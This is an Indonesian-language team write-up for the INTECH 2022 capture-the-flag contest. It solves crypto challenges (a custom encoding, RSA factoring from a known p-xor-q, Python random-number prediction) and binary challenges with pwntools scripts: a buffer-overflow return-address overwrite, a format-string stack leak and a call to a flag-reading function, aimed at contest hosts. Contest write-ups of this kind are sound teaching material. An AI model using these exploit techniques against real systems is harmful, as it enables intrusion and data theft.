**INTECH 2022**

**Writeup LycoReco**



Anggota tim:

Muhammad Garebaldhie Er Rahman (average kobo enjoyer)

Frederik Imanuel Louis (azuketto)


Rachel Gabriela Chen (chaerla)

# 

## Crypto

### n**umber**

| **number**  **247**  i ran this script and got bunch of numbers, can you help me restore it? |
| --- |



Pada chall, flag pertama-tama direverse (flag[::-1]), kemudian temp diisi dengan nilai integer dari karakter flag pertama. Kemudian, untuk tiap karakter berikutnya pada flag, karakter tersebut di-xor dengan karakter terakhir yang ada pada temp, kemudian karakter tersebut di-append pada temp. Setelah proses ini berakhir, isi temp dapat digambarkan sebagai berikut:

temp = [flag[-1], flag[-2]^temp[0], flag[-3]^temp[1], …, flag[0]^temp[-2]]

Setelah itu, tiap nilai dari temp ditambahkan dengan diction[i%5], yang membuat perubahan sebagai berikut:

temp%5 == 0 -> temp = temp + 1 -> temp%5 == 1

temp%5 == 1 -> temp = temp + 2 -> temp%5 == 3

temp%5 == 2 -> temp = temp + 3 -> temp%5 == 0

temp%5 == 3 -> temp = temp + 4 -> temp%5 == 2

temp%5 == 4 -> temp = temp + 5 -> temp%5 == 4

Setelah itu, temp dipindahkan ke res dan di-output sebagai ciphertext.

def decrypt():

temp = []

revdiction = {0:3,1:1,2:4,4:5,3:2}

for i in res:

temp.append(i - revdiction[i%5])

temp = temp[::-1]

flag = []

for i in range(len(temp)-1):

flag.append(chr(temp[i]^temp[i+1]))

flag.append(chr(temp[-1]))

return flag

print("".join(decrypt()))

Untuk men-decrypt ciphertext, kita akan pertama-tama mereverse penjumlahan dari diction. Dari mapping temp%5 yang kita peroleh sebelumnya, kita dapat melakukan mapping pengurangan sebagai berikut:

temp%5 == 1 -> temp = temp - 1

temp%5 == 3 -> temp = temp - 2

temp%5 == 0 -> temp = temp - 3

temp%5 == 2 -> temp = temp - 4

temp%5 == 4 -> temp = temp - 5

Kemudian, kita harus mereverse efek dari xor. Untuk mempermudah, kita pertama-tama me-reverse ciphertext. Isi temp sekarang dapat digambarkan sebagai berikut:

temp = [flag[0]^temp[1], flag[1]^temp[2], flag[2]^temp[3], …, flag[-1]]

Maka, untuk mendapatkan flag, kita cukup melakukan xor elemen temp dengan elemen di depannya kecuali elemen terakhir temp, kemudian mencast tiap angka tersebut menjadi karakter.

**Flag: itf{3asy\_obu5c4te\_ha\_h4\_ha\_\_}**

### e**ncryptor**

| **encryptor**  **409**  help me to decrypt it please... |
| --- |



Pada chall, tiap karakter dari flag pertama-tama di-xor dengan indexnya (0-based) masing-masing. Kemudian, enc2 mengacak elemen dari flag dengan aturan tertentu. Perhatikan bahwa check if i%5 == 5 selalu false, sehingga enc2 pertama-tama selalu mengambil elemen pada index ke i, kemudian menguranginya dengan 1. Setelah itu, ia mengambil elemen ke i+1 dari belakang. Setelah pengacakan tersebut, isi enc2 dapat digambarkan sebagai berikut:

enc2 = [enc[0]-1, enc[-1], enc[1]-1, enc[-2], …]

Perhatikan pula bahwa panjang ciphertext yang dihasilkan adalah genap, sehingga tidak ada elemen flag yang dimasukkan dua kali dalam ciphertext.

from pwn import xor

ct = b'hXtVcFwK6QcPt~}vVBiha~i}\_F`vP#9u~JMaj|'

def dec(enc):

enc = enc.decode()

enc2 = b''

plain = b''

for i in range(0, len(ct), 2):

enc2 += chr(ord(enc[i]) + 1).encode()

for i in range(0, len(ct), 2):

enc2 += chr(ord(enc[eval(f'-{i+1}')])).encode()

for i in range(len(ct)):

plain += xor(enc2[i], i)

return plain


print(dec(ct))

Untuk men-decrypt ciphertext, kita cukup mengambil karakter pada index genap dan menambahkan satu, kemudian mengambil karakter pada index ganjil kemudian membalik urutannya (atau dalam implementasi kami, mengambil karakter index ganjil dari belakang). Setelah itu, kita cukup mereverse efek xor dengan melakukan xor dengan cara yang sama, dan flag diperoleh.

**Flag: itf{3asy\_chall\_5o\_you\_c4n\_get\_happier}**

### regulus

| **regulus**  **490**  Just basic and classic old RSA |
| --- |



Pada chall, kita diberikan ciphertext yang di-encrypt menggunakan RSA, dengan public key dan diberikan. Selain itu, kita juga diberikan nilai xor dari dan , yaitu . Dengan nilai tersebut, kita dapat memfaktorisasi dengan relatif mudah.

Misalkan , , dan berturut-turut adalah bit ke- dari kanan dari , , dan . Untuk tiap , kita dapat mencari semua solusi dari . Jika kita memulai dari , kita dapat mencari semua kemungkinan dan bit demi bit dimulai dari dan seterusnya sampai kita memperoleh seluruh 1024 bit. Search tree dapat meningkat secara eksponensial, tetapi karena kita memiliki informasi , maka kita dapat melakukan pruning yang cukup signifikan pada search tree, dan benar bahwa [implementasi algoritma tersebut](https://github.com/sliedes/xor_factor) dapat memfaktorkan dengan cepat.

def check\_cong(k, p, q, n, xored=None):

kmask = (1 << k) - 1

p &= kmask

q &= kmask

n &= kmask

pqm = (p\*q) & kmask

return pqm == n and (xored is None or (p^q) == (xored & kmask))

def extend(k, a):

kbit = 1 << (k-1)

assert a < kbit

yield a

yield a | kbit

def factor(n, p\_xor\_q):

tracked = set([(p, q) for p in [0, 1] for q in [0, 1]

if check\_cong(1, p, q, n, p\_xor\_q)])

PRIME\_BITS = int(math.ceil(math.log(n, 2)/2))

maxtracked = len(tracked)

for k in range(2, PRIME\_BITS+1):

newset = set()

for tp, tq in tracked:

for newp\_ in extend(k, tp):

for newq\_ in extend(k, tq):

*# Remove symmetry*

newp, newq = sorted([newp\_, newq\_])

if check\_cong(k, newp, newq, n, p\_xor\_q):

newset.add((newp, newq))

tracked = newset

if len(tracked) > maxtracked:

maxtracked = len(tracked)

*# go through the tracked set and pick the correct (p, q)*

for p, q in tracked:

if p != 1 and p\*q == n:

return p, q

Tetapi, perhatikan bahwa , sehingga kita tidak dapat langsung mencari private key dari dengan mencari invers modulo terhadap . Perhatikan juga bahwa dan . Dengan itu, kita dapat mencari semua kemungkinan plaintext dengan cara berikut. Misalkan ciphertext adalah , maka kita dapat memperoleh salah satu kemungkinan plaintext dengan:

Untuk mencari kemungkinan pesan yang lain, kita perlu mencari non-trivial -th root of unity dalam . Kita dapat mencari root tersebut dengan mencari sehingga . Nilai tersebut memenuhi karena:

Untuk mendapatkan flag, kita cukup mengalikan kemungkinan message pertama tadi dengan sampai kita mendapatkan plaintext dengan format flag “itf{\*}”.

p, q = factor(n, x)

phi = (p-1)\*(q-1)

carm = phi // gmpy2.gcd(p-1,q-1)

mm = carm//e

d = pow(e, -1, mm)

l = 1

*# find root of unity*

for i in range(3, 0xff, 2):

l = pow(i, mm, n)

if l!=1:

break

*# brute force*

tempPlain = pow(ct, d, n)

for i in range(e):

plain = tempPlain \* pow(l, i, n)

plain %= n

plain = long\_to\_bytes(plain)


if (plain[:3] == b'itf'):


print(plain)

**Flag: itf{math\_problem\_require\_math\_solution}**

### valorand

| **valorand**  **490**  valo...rand? u mean valorant?!?  nc 15.235.143.42 24480 |
| --- |





Pada pilihan pertama menu, kita bisa memanggil invitation\_code dan menerima hasil dari random bits tersebut. Terdapat vulnerability dari [modul random Python](https://docs.python.org/3/library/random.html) yang sebenarnya menggunakan pseudo random generator yaitu [Mersenne Twister](https://en.wikipedia.org/wiki/Mersenne_Twister). Oleh karena itu, jika kita mendapatkan cukup banyak data yang di-generate oleh pRng Python, kita dapat menebak hasil generasi pRng berikutnya. Untuk melakukan itu, kita dapat menggunakan modul [randcrack](https://github.com/tna0y/Python-random-module-cracker) dari pip. Pada implementasi tersebut, kita cukup memberi tepat 624 buah 32-bit integer yang dihasilkan oleh pRng Python, dan generasi angka berikutnya dapat diprediksi.

def rev\_inv(code):

by = bytes.fromhex(code)

num = int.from\_bytes(by, 'little')

by = long\_to\_bytes(num)

ret = []

for i in range(0, len(by), 4):

ret.append(bytes\_to\_long(by[i:i+4]))

return ret[::-1]

rc = RandCrack()

for i in range(78):

r.recvuntil(b'> ')

r.sendline(b'1')

r.recvline()

r.recvline()


data = r.recvline()[27:-2].decode()


arr = rev\_inv(data)

for c in arr:


rc.submit(c)

Kemudian, pada pilihan kedua menu, kita dapat menerima secret yang di-encrypt dengan cara berikut:





Saat kita memilih pilihan dua, kita akan diberikan hasil dari pemanggilan encrypt(SECRET, invitation\_code(32). Kedua parameter tersebut akan ditransformasikan menjadi seed dan mod, kemudian dimasukkan dalam pRng custom (LCG) yang dibuat problemsetter. Kemudian, tiga nilai pertama dari LCG akan diberikan kepada fungsi they\_are\_so\_dead, kemudian hasil keluaran fungsi tersebut akan diubah menjadi bytes, dan dijoin dengan “>//<”, kemudian diencode dengan base64, kemudian dikembalikan. Fungsi they\_are\_so\_dead sendiri meng-obfuscate nilai dari LCG menggunakan grey\_code yang diimpor dari libnum. Jika kita mencari definisi grey\_code di libnum, maka kita dapat melihat implementasinya sebagai berikut:



Perhatikan pula bahwa tepat dibawah grey\_code, libnum sudah mendefinisikan fungsi rev\_grey\_code yang me-reverse efek dari grey\_code. Oleh karena itu, kita dapat me-reverse fungsi they\_are\_so\_dead dengan mudah, dan kami implementasikan sebagai berikut:

def sage\_heal(x):

a,b,c = int(x[0],16),int(x[1],16),int(x[2],16)

for i in range((LEN << 11)+1):


a,b,c = list(map(rev\_grey\_code, [a,b,c]))

return [a,b,c]

Dari sage\_heal, kita mendapatkan tiga value yang di-generate oleh LCG. Karena kita dapat memprediksi hasil keluaran dari random Python (dan dengan itu hasil dari invitation\_code), kita dapat memperoleh seed. Misalkan tiga value yang di-generate adalah , dan . Maka, kita peroleh:

Setelah memperoleh nilai dan , maka kita dapatkan:

Karena seed dikonstruksi dari SECRET, maka kita telah berhasil mendapatkan SECRET.



Karena kita sudah diberikan array maps dan agents dari soal, dan SECRET sudah didapatkan, maka kita dapat langsung masuk ke pilihan 3 dan mendapatkan flag.

rc = RandCrack()

for i in range(78):

r.recvuntil(b'> ')

r.sendline(b'1')

r.recvline()

r.recvline()

data = r.recvline()[27:-2].decode()

arr = rev\_inv(data)

for c in arr:

rc.submit(c)

r.recvuntil(b'> ')

r.sendline(b'2')

ct = r.recvline()[:-1]

print(ct)

ct = base64.b64decode(ct).hex()

ct = ct.split(b' >//< '.hex())

nums = sage\_heal(ct)

m = rc.predict\_getrandbits(32 \* 8).to\_bytes(32, 'little').hex()

secret = rev\_lcg(nums, m)

awikwok = secret

idx = awikwok % len(agents)

agent = (agents[idx])

idx = (awikwok//(idx+1)) % len(maps)

mapp = (maps[idx])

r.recvuntil(b'> ')

r.sendline(b'3')

r.recvuntil(b': ')

r.sendline(agent.encode())

r.recvuntil(b': ')

r.sendline(mapp.encode())

r.recvuntil(b': ')

r.sendline((hex(awikwok)[2:]).encode())

r.interactive()


**Flag: itf{s00000\_M4nYyy\_Vu1n3r4b1LyTYY\_iN\_r44nnD00mNe5555}**

## Binary Exploitation


### Warmup

| **warmup**  **136**  Some warmup for u! should be easy right? |
| --- |


Diberikan sebuah binary file 32 bit dengan security sebagai berikut.




Saya langsung membuka file tersebut dengan ghidra dan terdapat beberapa fungsi yang menarik



Ternyata fungsi bruh sudah langsung memanggil system cat flag




Saya pun membuka fungsi do\_stuff yang dipanggil oleh main




Fungsi ini menggunakan **gets** yang tidak melakukan checking kepada input yang diterima.

Maka kita hanya perlu melakukan overwrite return address dari do\_stuff menjadi fungsi bruh.


Langkah pertama ialah mencari offset hingga overwrite return address. Dalam hal ini saya gunakan cyclic



Terlihat program segfault pada 0x61616168. Address ini merupakan return address dari fungsi do\_stuff. Kami menggunakan cyclic juga untuk mencari offset dari address tersebut




Ditemukan bahwa offset ialah 28, namun ini SUDAH OVERWRITE return address. Maka perlu kita kurangi 4 byte sehingga offset bernilai 24. Langkah selanjutnya ialah mencari address dari bruh. Karena **PIE** mati maka kita dengan mudah mendapatkan address bruh



Berikut payload yang saya gunakan dan didapat flag

| *from* pwn *import* \*  *# nc 15.235.143.42 47888*  p = remote("15.235.143.42", 47888)  payload = b"A"\*28  payload += p64(0x080491b6)  *# p.recvline()*  p.recvline()  p.sendline(payload)  p.interactive() |
| --- |




**Flag: itf{t00\_e4zY\_f0r\_4\_M4St3r\_l1ke\_u}**


### Cat Me


| **cat me**  **409**  **catttt meeeeeeeeeeeeeeeee** |
| --- |

Diberikan sebuah binary file 32 bit dengan spesifikasi berikut




Saya membuka program dengan ghidra dan melihat fungsi readFlag






Fungsi ini hanya membaca flag lalu menyimpannya di param 1. Lalu saya pun membuka fungsi do\_stuff



Terlihat bahwa pada printf terdapat vulnerability string formatting karena tidak di specify formatternya. Saya gunakan gdb untuk mencari argument keberapa flag tersebut berada pada stackframe fungsi do\_stuff.



Karena satu address hanya dapat menyimpan 4 character maka saya bruteforce dengan payload ini lalu diapat flag

| payload = b""  *for* i *in* range(20, 35):  add = f"%{i}$p-"  payload += add.encode("latin-1")  io.sendlineafter(b"dong:",payload)  test = io.recvline().decode().split(" ")[-3]  test = test.split("-")  *# io.interactive()*  print(test)  *for* text *in* test:  *try*:  text = p64(int(text,16))  text = text.decode()  print(text)  *except*:  *pass* |
| --- |


|  |
| --- |

**Flag: itf{0utsm44rt3d\_by\_str11ngg}**


### Con Cat


| **con cat**  **460**  **isshouni pwn mashou!** |
| --- |

Diberikan file 32 bit dengan spesifikasi sebagai berikut




Kami gunakan ghidra untuk melihat file tersebut lalu menemukan beberapa fungsi menarik seperti read flag







Dapat dilihat bahwa fungsi ini menerima parameter lalu melakukan strcat (concat) local\_4c dengan param\_1 dan disimpan di local\_4c. Karena penasaran saya mencoba untuk merubah 0x20746163 menjadi ascii dan didapat bahwa ini merupakan `cat `. (gambar terbalik karena disimpan dalam little endian)




Langkah selanjutnya ialah kita perlu menconcat address tersebut dengan flag.txt. Kita perlu mencari pada address berapa flag.txt disimpan. Ketika menjalankan file pertama kali kita disambut dengan beberapa pesan. Dan ajaibnya pesan welcome tersebut terdapat flag.txt




Kami gunakan gdb untuk mencari address dimana flag.txt berada



Saya coba untuk melihat isi address pada <+9> tersebut




Namun perlu kita concat hanyalah flag.txt. Perhatikan bahwa address tersebut merupakan address start buffer sehingga kita dapat menggeser address tersebut sejumlah beberapa karakter sehingga hanya “mempoint” ke string flag.txt



Maka kita hanya perlu menginput address tersebut ke dalam fungsi readFlag. Namun karena ini merupakan 32 bit executable maka parameter perlu disimpan pada stack.


Langkah pertama ialah mencari offset yg membuat segfault




Terlihat bahwa return address di overwrite dengan 0x6161616c, kita cari offset tersebut dengan cyclic



Lalu kita tinggal panggil fungsi readFlag dengan argument address dari flag.txt. Berikut payload yang digunakan lalu didapat flag.





**Flag: itf{v3ry\_B33g\_Br41n\_0f\_yOu}**

## OSINT

### Gamerz ganteng idaman

| **gamerz ganteng idaman**  **50**  My friend really love to play video-games! Do you wan to check one of his in-game profile? Ofcourse there will be present for you!  Here is one of his game id: 58876876  He plays this game a lot and he told me one day he would play in MPL! |
| --- |

Jelas bahwa problem statement menyatakan bahwa ini merupakan game mobile legend lalu kami cari pada game tersebut lalu didapat potongan flag pertama.



Clue kedua ialah dia sering memainkan game di PC maka kami lgsg berpikir bahwa itu merupakan platform steam.



Harusnya ada potongan flag ke dua disini tapi gak tau kenapa ilang :( intinya disini ada potongan flag ke dua trs dikasih id coc



Lalu dapet ketiga potongan flag trs disatuin jadi

**Flag: itf{can\_i?\_c\_can\_i???\_put\_my\_ballz\_in\_your\_game\_na\_na\_na\_na}**

